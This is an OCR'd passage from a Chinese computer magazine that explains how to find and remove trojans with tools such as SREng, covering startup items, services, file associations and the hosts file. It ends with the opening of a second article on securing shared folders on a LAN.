


图 3

让它在下次启动时删除。点击“属性”—“用 Google 搜索”还可以帮助我们通过网络方式寻找到该进程的相关信息，这样就方便了我们有针对性的去查杀该病毒。

三、SREng

SREng（System Repair Engineer，系统修复工程师）是一款用于调整和修复系统的工具。我们先看看“启动项目”，它显示的是通过所有注册表启动的文件，并且能够自动帮我们分析这些文件，如图 4。




图 4

如果 SREng 发现问题，会弹出对话框提示我们，并且将危险启动项用红色显示出来，我们可以对这些启动项进行“编辑”、“删除”，也可以右击它，使用“Google 搜索”自动查询相关资料。点击“启动文件夹”里面显示的是通过开始菜单中“程序”

一"启动"启动的文件。点击"Win.ini"、"System.ini"、"AutoExec.bat"、"Config.Sys"、"Boot.ini"会显示通过这些文件启动的启动项，我们能对它们"编辑"、"删除"、"新建"等处理，执行后点"保存"即可。最后一项是"服务"，里面可显示系统的服务，和驱动程序（小编：能显示驱动程序是一个不错的功能，不少分析启动服务的工具都没有这一项，因此那些通过驱动启动的木马将不能被查出来）。"Win32 服务应用程序"显示的是系统中的服务，勾上右下角的"隐藏微软服务"可以大大减少我们的分析工作量。只要看看系统中有什么非微软的服务，再到Google搜索就能识别出许多通过服务项启动的木马。例如，我的电脑里安装有StyleXPService，它是一款桌面工具，将微软服务都隐藏后服务列表里就只显示它了，如图5。




图5

注意：有些木马会替换微软的服务，因此我们不要对微软的服务掉以轻心！"驱动程序"的操作与"Win32 服务应用程序"相同，这里就不再罗嗦了。

再看看"系统修复"功能。首先是文件关联，假设木马修改了TXT关联，我们打开TXT文件时就会自动启动木马。SREng可以列出常见的文件关联，如果其中有被非法修改过的项目，SREng会自动显示出来，我们可以点击右下角的"修复"来还原正常的文件关联。第二项和第三项是"Windows shell"和"Internet Explorer"，这两项可以修复一些恶意软件对系统和IE的修改，还能帮我们突破网吧的种种限制哦，如图6。




图6

"浏览器加载项"同样能修复恶意软件的加载页。有的网站通过修改我们计算机中的Hotst文件达到域名欺骗的目的。我们可以通过"Hotst文件"选项对Hotst文件进行查看和编辑。最后




图7




图8

一项"自动修复"有两个级别："高强修复级别"将删除系统里面的所有策略项；"推荐修复级别"将修复所有已知Windows注册表相关错误。一般选"推荐修复级别"点"修复"即可使系统回到正常状态，如图7。

"智能扫描"功能会扫描我们系统存在的问题并生成报告，便于我们解决系统存在的问题。"扩展"功能是SREng的特色，SREng支持我们开发自己的插件，SREng有详细介绍，我就不罗嗦了，如图8。

以上三款工具就是我常用的查马杀马工具，结合使用一定能查出隐藏在系统中的杀毒软件又查不出的木马（当然，没中马是查不出的），最后希望杀毒软件创新技术，免得我们要这么麻烦地自己查杀木马。

关键词解释

文件关联：一般情况下双击txt文件就会自动使用记事本打开该文件，而双击rar压缩文件就会自动使用WinRAR来打开，双击htm文件会自动使用浏览器打开。

因此，我们可以说txt文件关联到了记事本程序，rar文件关联到了WinRAR软件，这就是文件关联。木马和病毒有可能会恶意修改文件关联，使得你打开普通文件时首先调用的是木马程序。

（文章中涉及到的工具Active Ports、ProcX、SREng已收录到光盘中）

文心编语　我对文中提到的三款工具一一进行了测试，确实还不错。不过，现在不少的木马还采用了隐藏文件、端口、服务的技术，这三款工具估计就查不出来了。文章的不足之处是没有结合实例进行介绍，菜鸟朋友们拿到这个工具可能也不知道如何进行准确的查杀木马，这不得不说是一个遗憾。

文章难易度：★★★
文章简介：如何在局域网中安全的使用文件共享功能，仅仅指定用户访问的权限

局域网共享要安全

黑侠（Black Mask）

为了更好地提高工作效率，不少公司都建立了自己的内部局域网，并且通过局域网来共享资料。但你想过没有？如果没有很好地设置局域网共享的安全，难保哪一天公司的一些机密文件，会被他人所泄露出去，那后果是不堪设想的。希望通过这篇文章会对网管朋友们有所帮忙，好了，切入正题吧。

局域网共享是基于IPC$和NetBios（即UDP的137和138端口以及TCP的139端口）以及网络文件和打印机共享组件，关闭其中任何一个，都会造成共享文件夹无法访问，切记！

一、创建共享文件夹

在Windows2000操作系统中创建一个共享文件夹，方法非常简单：新建一个文件夹，右击—>共享，选择“共享该文件夹”然后确定，这样一个共享文件夹就创建好了。局域网里的用户可以通过网上邻居或者在IE里输入：\\共享主机IP\共享文件夹名来浏览到共享的文件夹，如图1。但是这样做，局域网中的任何人都可以通过网上邻居来浏览该共享文件夹，那就没有安全性可言了。

